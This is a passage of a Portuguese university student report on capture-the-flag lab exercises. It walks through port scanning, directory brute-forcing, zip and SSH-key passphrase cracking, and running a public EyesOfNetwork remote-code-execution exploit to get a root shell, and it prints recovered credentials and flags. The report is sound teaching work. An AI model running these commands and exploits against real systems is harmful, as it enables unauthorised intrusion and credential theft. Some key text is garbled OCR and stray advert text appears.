

[TRABALHO PRÁTICO 2]

[a47338 - Cláudio Gentil Nunes Mota]

[a48530 – Diogo Brandão Ferreira]

[a48534 – Herculano Jacob Kapaia Taca]

[a48542 – José Nuno Marinho Carvalho]

Cibersegurança

Instituto Politécnico de Bragança

2023

[INSTITUTO POLITÉCNICO DE BRAGANÇA]

1. Introdução

Neste 2º trabalho prático de cibersegurança, tivemos a oportunidade de utilizar o Kali Linux, uma distribuição Linux especializada em segurança, para enfrentar uma variedade de desafios. Focamos em resolver desafios de CTF (Capture The Flag), Web Hacking, Análise Forense, Criptografia, Linux Challenge e Quizzes.

Nos CTF(Capture the Flags), deparamo-nos com situações nas quais precisávamos encontrar e explorar vulnerabilidades em sistema, procurando por “flags” ou informações ocultas para obter pontos. Através desses desafios, aprimoramos nossas habilidades de detecção e exploração de falhas de segurança.

Na área de Web Hacking, exploramos técnicas e vulnerabilidades comuns em aplicações web, como injeção de SQL, cross-site scripting (XSS) e ataques de “brute-force. Aprendemos a identificar e explorar brechas de segurança em websites.

A Análise Forense permitiu investigar incidentes de segurança e coletar evidências digitais em sistemas comprometidos. Utilizamos ferramentas especializadas e técnicas forenses, analisamos dados e reconstruímos eventos para entender como e por que ocorreram.

Na área de Criptografia, estudamos algoritmos e protocolos de criptografia, analisando a sua segurança e aplicação correta. Exploramos técnicas de criptoanálise e realizamos experimentos práticos para compreender as vulnerabilidades e os desafios da criptografia.

No Linux Challenge, enfrentamos tarefas que exigiam conhecimentos avançados do sistema operativo Linux. Configuramos e exploramos diferentes recursos e comandos, aprimorando a nossa compreensão das peculiaridades e funcionalidades do ambiente Linux.

Por fim, participamos de quizzes para testar o nosso conhecimento teórico e técnico em relação à cibersegurança. Essas avaliações desafiaram-nos a aplicar conceitos e solucionar problemas relacionados à segurança da informação.

1.1 Objetivos do projeto:

Os objetivos primordiais deste projeto são os seguintes:

- Aplicar conhecimentos teóricos adquiridos na disciplina de Cibersegurança numa situação prática.
- Utilizar a distribuição Kali Linux como ferramenta principal para realizar os desafios propostos.
- Resolver desafios de Capture The Flag (CTF), Web Hacking, Análise Forense, Criptografia, Linux Challenge e Quizzes.
- Aprender a identificar e explorar vulnerabilidades em sistemas.
- Aprimorar as habilidades de deteção e exploração de falhas de segurança.
- Ganhar experiência na análise forense e coleta de evidências digitais em sistemas comprometidos.
- Explorar técnicas de criptoanálise e compreender a segurança dos algoritmos e protocolos de criptografia.
- Aprofundar o conhecimento em relação ao sistema operativo Linux, configurando e explorando recursos e comandos avançados.
- Testar e aprimorar o conhecimento teórico e técnico em cibersegurança por meio de quizzes.
- Apresentar um relatório detalhado descrevendo as escolhas de implementação, configuração, processos de análise e teste, conclusões gerais e recomendações para trabalhos futuros.


Índice

Capture The Flag	4
Capture the Flag Challenge1(User).....	5
Capture the Flag Challenge1(Root).....	7
Capture the Flag Challenge2(User)	9
Capture the Flag Challenge2(Root)	13
Capture the Flag Challenge3(User)	15
Capture the Flag Challenge3(Root)	18
Capture the Flag Challenge4(User)	20
Capture the Flag Challenge4(User2)	22
 Web Hacking	 24
Web Hacking Challenge 1	24
Web Hacking Challenge 2	27
Web Hacking Challenge 3	30
Web Hacking Challenge 5	32
 Forensic Analysis	 35
Forensic Analysis Challenge 1	35
Forensic Analysis Challenge 2	36
Forensic Analysis Challenge 3	36
 Cryptography	 37
Cryptography Challenge 1	37
Cryptography Challenge 2	39
Crpytography Challenge 4	40
 Linux Challenge	 43
Linux Challenge 1	43
Linux Challenge 2	44
Linux Challenge 3	45
Linux Challenge 4	46
Linux Challenge 5	47
 Quiz	 48
Quiz 1	49
Quiz 2	49
Quiz 3	50
Quiz 4.....	51
Quis 5	52
Quiz 6	52
Quiz 7.....	52
Quiz 8	52

CAPTURE THE FLAG

Capture the Flag 1 – User

Neste primeiro CTF é pedido para encontrar a flag “**user.txt**”, no endereço: “**10.1.2.4**”. Quando entramos no site é nos apresentado este site:



Com a pesquisa que fizemos chegamos á conclusão que era um site vulnerável.

Primeiramente começamos por fazer scan a portas abertas usando o comando:

“nmap -p- 10.1.2.4”

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.
16 mod_perl/2.0.11 Perl/v5.16.3)
|_http-title: Did not follow redirect to https://10.1.2.4/
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|_  100000  3,4       111/udp6   rpcbind
3306/tcp  open  mysql   MariaDB (unauthorized)
8086/tcp  open  http    InfluxDB http admin 1.7.9
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.95 seconds
```

Sabemos, portanto, que a porta :80 está aberta para comunicação HTTP.

De seguida fizemos uma deteção de serviços a correr usando o comando:

“sudo nmap -sC -sV -O 10.1.2.4”

E reparamos que a porta 66 está aberta.



The Easy, Affordable, Trusted Storage Cloud

Grow your business with easy to use object storage that doesn't break your budget.

Meet B2 Cloud Storage


Backing up your computer?

De seguida usando o gobuster tentamos descobrir quais diretórios é que o 10.1.2.4 contém :

```
[nuno@kali)-[~]
└─$ gobuster dir -u http://10.1.2.4:66 -x html,txt,bak --wordlist /usr/share/wordlists/dirb/common.txt -d
[+]
```

E deu-nos um output de `/.bash_history` e `/flag.txt`.

Tendo isso em conta inserindo no url “`/flag.txt`” temos então a nossa “flag”:



`cyb3rc7f13123{ifGLPQvaFXNxvaYCIdoMZF221z23tMin}`

Capture the Flag 1 – Root

Para conseguirmos encontrar a outra flag “root.txt”, temos de aceder como root ao 10.1.2.4

Sendo assim descobrimos que temos um diretório /eon que nos vai permitir fazer download do ficheiro “eon” que nos vai dar algo encriptado:

```
└─(nuno㉿kali)-[~/Downloads]
└─$ cat eon
UEsDBBQAAQAAAAOfg1LxSVvWHwAAABMAAAAJAAAAY3JlZHMudHh0930svnCY1d4tLCZqMvRD+ZUU
Rw+5YmOf9bS11scvmFBLaQI/ABQAAQAAAAOfg1LxSVvWHwAAABMAAAAJACQAAAAAAAAAAIAAAAAAA
AABjcmVky50eHQKACAAAAAAEAGABssu7qijXAYPcazaqKNcBg9xrNqoo1wFQSwUGAAAAAAEA
AQBbAAAARgAAAAAA
```

```
└─(nuno㉿kali)-[~/Downloads]
└─$ █
```

Tivemos, portanto, de fazer a desencriptação:

```
└─(nuno㉿kali)-[~/Downloads]
└─$ cat eon | base64 -d
PK***R*I[*      creds.txt***p***-,&j2*C***G***bc****/PK?***R*I[*      $ creds.txt
][*;*;*(*k6*(****k6*(PK[F
```

E reparamos que continha um ficheiro creds.txt e um ficheiro zip indicado por “PK”

Por isso deu-nos um ficheiro eon.zip quando desencriptamos outra vez.

```
└─(nuno㉿kali)-[~/Downloads]
└─$ cat eon | base64 -d > eon.zip
└─(nuno㉿kali)-[~/Downloads]
└─$ file eon.zip
eon.zip: Zip archive data, at least v2.0 to extract, compression method=store
└─(nuno㉿kali)-[~/Downloads]
└─$ █
```

Portanto fizemos o “cracking” do zip usando o seguinte comando:

fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt eon.zip

e deu-nos a pass “killah”


de seguida fizemos unzip do eon.zip e vimos o conteúdo de creds.txt que são as credenciais para o nosso site no 10.1.2.4.

```
[nuno@kali]-(~/Downloads)
$ unzip eon.zip
Archive: eon.zip
[eon.zip] creds.txt password:
extracting: creds.txt

[nuno@kali]-(~/Downloads)
$ cat creds.txt
admin
isitreal31_

[nuno@kali]-(~/Downloads)
$ 
```

Fazendo uma pequena pesquisa descobrimos que para entrarmos como “root” para termos o nosso root.txt descobrimos um “exploit” para o “Eyes of Network 5.3”



The screenshot shows a web interface for the Exploit Database. The title is "EyesOfNetwork 5.3 - Remote Code Execution". The details section includes:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48025	2020-8656 2020-8655 2020-9654	CLÉMENT BILLAC	WEBAPPS	PHP	2020-02-07

Below the details, there are buttons for "Exploit" (with a download icon) and "Vulnerable App". On the left sidebar, there are icons for search, browse, and other database functions.

Fizemos o download e executamos:

```
[nuno@kali]-(~/Downloads)
$ python3 eonrc2.py https://10.1.2.4 -port 4444
+-----+
| EyesOfNetwork 5.1 to 5.3 RCE exploit
| 03/2020 - v1.0 - Clément Billac - Twitter: @h4knet
+-----+
[*] EyesOfNetwork login page found
[+] Application seems vulnerable. Time: 1.035821
[*] The admin user has at least one session opened
[*] Found the admin session_id size: 31
[+] Obtained admin session ID: 1581938658
[+] Discovery job successfully created with ID: 4
[*] Spawning netcat listener:
```

Depois foi só procurar pela root.txt e obtivemos:

```
cd /  
sh-4.2# cta ./root.txt  
cta ./root.txt  
sh: cta: command not found  
sh-4.2# cat ./root.txt  
cat ./root.txt  
cyb3rc7fl3123{e0gCAKTb0ittTIDuK84hLNu1hMVuF8mf}  
sh-4.2#
```

cyb3rc7fl3123{e0gCAKTb0ittTIDuK84hLNu1hMVuF8mf]}

Capture the Flag 2– User

Começamos por identificar o IP em questão (**10.1.2.10**) abrindo-o no browser e deparámo-nos com o seguinte:




Ora tendo em conta isto, começamos por correr o nmap e encontramos que na porta 22 existe um servidor SSH e um serviço HTTP (Apache Server) na porta 80, bem como um `/~myfile`.

```
nuno@kali: ~
File Actions Edit View Help
└─(nuno@kali)-[~]
└─$ nmap -sC -sV 10.1.2.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 13:13 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 13:14 (0:00:06 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 13:14 (0:00:00 remaining)
Nmap scan report for 10.1.2.10
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_ 3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|_ 256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_ 256 ac18ecc35c051f56f4774c30195b40f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.84 seconds
└─(nuno@kali)-[~]
└─$
```

Então inspecionamos o site com o `~/myfiles/` mas ao inspecionar a pagina fonte não encontramos nada de relevante:



The screenshot shows a browser window with the URL `Inseguro | view-source:10.1.2.10/~myfiles/`. The page content is as follows:

```
Moldar linhas □
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Error 404</title>
5   </head>
6   <body>
7
8     <h1>Error 404</h1>
9
10    </body>
11  </html>
12
13  <!-- Your can do it, keep trying. -->
14
15
```

No entanto ao executar o seguinte comando encontramos o diretório `/~secret/`

```
└─(nuno@kali)-[~]
└─$ ffuf -u 'http://10.1.2.10/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt
          ^__^
         '  o
        o\  \_____
       (__)\       )\/\
         ||----w |
         ||     ||--w
v2.0.0-dev

:: Method      : GET
:: URL         : 'http://10.1.2.10/~FUZZ'
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions  : .php .txt
:: Follow redirects : false
```

Inseguro | view-source:10.1.2.10/~secret/

Fox News - Breakin... YouTube Instagram FlashScore.pt: Fute... lichess.org • Xadrez... Reddit Jornal de Notícias Projects - Dashboard... Guest tracking - fm... Outros marcadores

```

Moldar linhas □
1 <br>>Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file,</>
2 <br>>Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.</>
3 <br>>I'm smart I know that.</>
4 <br>>Any problem let me know</>
5 <br>>Your best friend iceX64</>
6

```

Portanto para encontrar essa chave ssh corremos novamente o comando “ffuf” de uma forma diferente

```

(nuno@kali)-[~]
$ ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.1.2.10/~secret/.FUZZ' -fc 403 -e .txt,.html

```

E encontramos outro diretório denominado : “mysecret.txt”

Então inserindo o diretório na url obtivemos:

Inseguro | view-source:10.1.2.10/~secret/mysecret.txt

Fox News - Breakin... YouTube Instagram FlashScore.pt: Fute... lichess.org • Xadrez... Reddit Jornal de Notícias Projects - Dashboard... Guest tracking - fm... Outros marcadores

```

Moldar linhas □
1 cGx6KmNQdY6iCsSuqPzUdqSx4F5ohDyNArU3kw5dmvTURqaTrncHC3NLBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK7Twu9cFxLosciVvxP#p692Bw5bshu6ZzpixzJwvNzHPEoQoRx7jUnupsEhcCgjuX07BN1TMZGL2nUxcDQwahUC1u6NLSk81Yh9LkId67wID
2

```

Então usamos o dcode.fr para conseguirmos desencriptar a chave :



Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

BROWSE THE FULL DCODE TOOLS' LIST

Results

-----BEGIN OPENSSH PRIVATE KEY-----
b381bnNzac1r2xtjdjeAAACm!lcz1N1i1jYmMAAAAGY
mNyexB0AAAAGAAABDy33c2fP
PBVANNee4oz3usGAAAAEAAAEEAAATXAAAB3Nzac1yc2E
AAAADAAQABAACQD8zHjz3cvk
9GXiyyt1gt9z/mP91nQ0U9QoAwop5jNxhEfM/j5KQmdj/
jB7sq1hbotONvqaadmSk-oYL9
H6NSb0JmMc4soFB6inolExk894/PqUT0DesMEV/ak22
Ukegdwl19Arf+1Y4886gkzs6
xzonK/ExVApdsimIRgvhs42MMzEklTioEGz7raD7QH
DEXiusw10kh33rZCrfszFT7
J0wKglrx2pmoMQC6o42003nLBzTxCY6ju2BDQECovuRP
L7eaJ0/nRfCa0r1zPFZ/NNYgu
/0f1fCmbxescVmld71cbpqwfWKGF3hweer0wdqheutf5o
yDCwUb0dlIkz4ckscsyCDzH0
ZnaDsmjovv2uLi19jrFn/tvobKm39ImmV6jubj63m
pxHxewekiv62lnNE8mkMpY5I
he0clDyj316bF180+3y5m3gP1hUUk78C5n0VUOP5QMsx5
6d+89w2BF112lo18mTFawo0Pf
XdcBVxZkouXn1ZB1/x0ip/1LH3kP17ufPs5EyFIPWI
aENsRznbtY9ajQbjHAjfc1A
hxzzj4LGZ6maGel1g94U0/pjtEAqYV1+3x8F+zuiZsvd
Mr/66Ma6eiwPlqmtz31UiFGb
4Ie1xawQf7Unl0KuyjLwMbBb3jRyAkBbQap0NhgoYQA
0Ie1BkuFFctACNr1dxN180vczq

BASE 58 DECODER

Mathematics · Arithmetics · Base 58

ALPHABET: 123456789ABC...XYZabc...xyz (Bitcoin)

RESULTS FORMAT: ASCII (PRINTABLE) CHARACTERS

DECIMAL 0-127-255

OCTAL 000-177-377

BINARY 00000000-11111111

INTEGER NUMBER

FILE DOWNLOAD

DECRYPT

See also: Base64 Coding – Base N Convert

BASE 58 ENCODER

ALPHABET: 123456789ABC...XYZabc...xyz (Bitcoin)

FROM A TEXT-BASED MESSAGE (ASCII)

PLAINTEXT: dcode Base 58

ENCRYPT

FROM A NUMBER

ENCRYPT

Support

Paypal

Patreon

More

Depois para descobrir a password para fazermos ssh para o user icex64 fizemos:

.ssh2john.py hash > key2

Ou seja usamos o SSH2John para obter o hash. Aqui usamos o sinal > para armazenar o hash no arquivo hash. Depois fizemos um arquivo key2 para conter a chave:

```
(nuno㉿kali)-[~]
$ cat >> key2
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1MmNvbmZlZGJdfEAfAAAACmF1xtTANi4YmMAAAAGVmNyxeXB0AAAAGAAAABPjy3z+2Fp
PBVYMrct023u5gMMAAEAMIAxMABNzC1Yc25MAAAQAB0AMACQDBe2cvK
9CXiytp1g79z //MP01NQU9QoAwop5NxvEfmu5KQm0j5Bh+Q3hox0WmldmK0d9
HNPsb0JMBMcCc0FtB1LrEw994B /PuU0Ea+MEV /ak22UkcgdwU19Ar+r+LY4886gkZ56
xzokn /EvXkAppsdimIRvgchs4_ZMMZEKTloTEg7 /raD7QHDEXiuxW10kh33rZCF5zFT7
J0wkgLrx2pmoMC604_20QjauLB+zTxY6JU2BDQEcovRPLTeja=/nRCa0rIzPFZ/_NWYu
/01fCmbXesVm1071cbPqoWKGF3hWeErDWQ0Q1uTSF5oyICtwlbq0dLiKz4KcsVkyCDzH0
ZnaDasmjoYy2uLVL19jfrnp/tvOLbxn30Imw6Ju6JmplXewewkiv6zInNE8mkMpysi
ha0cLdy316hFT80zBVZkouXsnZB1/xoip71LH3kPT7UTfPs+zEyTIPW1atNsRmznbtY9qJhbjHaJfClA
hzX1iaLGZ6mgAEl1-9s4U7pjtEAQyv1+3x8F+zu1ZsVdMr /66Ma4e6giPlgmtz1u1Fgb
41elxaWOFUnloKUy/LwMwb3gRyAkBbQAp0lhhsYOAB181kuFFctACNr1dxn180v0czq
mXxS+oFDSDieNhKCldSqFdsxALx8DFDpF236qoE1pc+C1sPHJYSp2Or0cGjtwp
MkMcBnzD99ynCjh91jaPY /vMY7mTHZNCYC8eoWaxYyToKy2/cu/+VvG076KYt3J0AT7wA
20R3aMMK0o1loozyv0rB3xMHh1y8UGL77295AtwmSg1R1n+M51KLBS5CVaq0z9VBBv9mUGKCC5
QWRFKLzvKnPk0a09QyPUzDy+gCuQ2HmSKJTxMgKxo2UpDCfnv08xt0dn7CnTrPG1cT0
cN1zxGu3wC7jzVknCzN+qR80uc6yF04mcT03U50+uyxat6EKEsA4LxcccPGNhpfh
nEcgv160BM8Q1PhSnUb7jzrJ1qBqRN1EcWlyh/c75lwReLdHbWPB8efm
8uytFD5agEB40eJ9jbD5GoIMPBx8J0LQ4-/xuaianC7s90cXWDZex3E0FjP9pkq3EH
zcixzCpk5KnVmXp7vN1eQ2gBjtR9BAjPxCPeIH00WYE+LrnG3W6meeqBwg8Spw
n49YLWwxv1G3qxqaaoG23HT3dxKcsp+XqmsLaJJz1pnh5MaoeBQ4jv/qXkRhspL
Abbl274oExtrhk3AIWiahoDRxm2gkby/AtewxsxE1PmM4VvVAFrq137MDrtcl093
ovb4p+RHqQpNMNmns+dF7REj+fwra+rzqXFkrcpefBHY58YfO/g8up3DMSS1
63R5bk0231ywB81QortzN0sQbzLj9i1yikQ06eqKQaEgxu1UA1vz0o09Nt0sV
ymHzzzG1/nK41MjXQ1t108q260zvdlqEMX953GBVaH77s*xoXF7dRSR83pjtcsd*t+4
t/YYh0//r2z30YfqwLas+ltojotcmPq1128jsx/nlpEMxLdzLvcZORo/Ayd8Jq7g2
y5sphghnytRMDt13gPj1JyJhL04H9+7dzy825mktYh10k0f9gdK2ySwQaRPLaKtU
```

Depois usamos o comando: “**john hash -wordlist=/usr/share/wordlists/fasttrack.txt**”
E obtivemos a password: “**P@55w0rd!**”

Ora então fizemos ssh para conseguirmos aceder á máquina:

```
(nuno㉿kali)-[~]
$ ssh -i key2 icex64@10.1.2.10
Enter passphrase for key 'key2':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Wed Jun 14 12:43:04 2023 from 10.1.69.4
icex64@LupinOne:~$
```

E obtivemos a chave por fazer ls -la para listar os ficheiros e encontramos o **user.txt**

```
(nuno㉿kali)-[~]
$ ssh -i key2 icex64@10.1.2.10
Enter passphrase for key 'key2':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Wed Jun 14 12:43:04 2023 from 10.1.69.4
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 May 12 11:56 .
drwxr-xr-x 4 root root 4096 Oct 4 2021 ..
-rw----- 1 icex64 icex64 115 May 12 11:53 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct 4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct 4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct 4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct 4 2021 .profile
-rw----- 1 icex64 icex64 12 Oct 4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct 4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 48 May 12 11:54 user.txt
icex64@LupinOne:~$ cat user.txt
cyb3rc7fl3123{If8D4EJMsvI8rc9mFmzJ0siLwU4SS6R}
```

Cyb3rc7fl3123{If8D4EJMsvI8rc9mFmzJ0siLwU4SS6R}

Capture the Flag 2– Root

Para encontrarmos agora a parte da “flag” do root.txt, executamos alguns comandos para termos algumas informações sobre a versão do “kernel” e o OS.

cat /etc/issue

uname -a

sudo -l

```
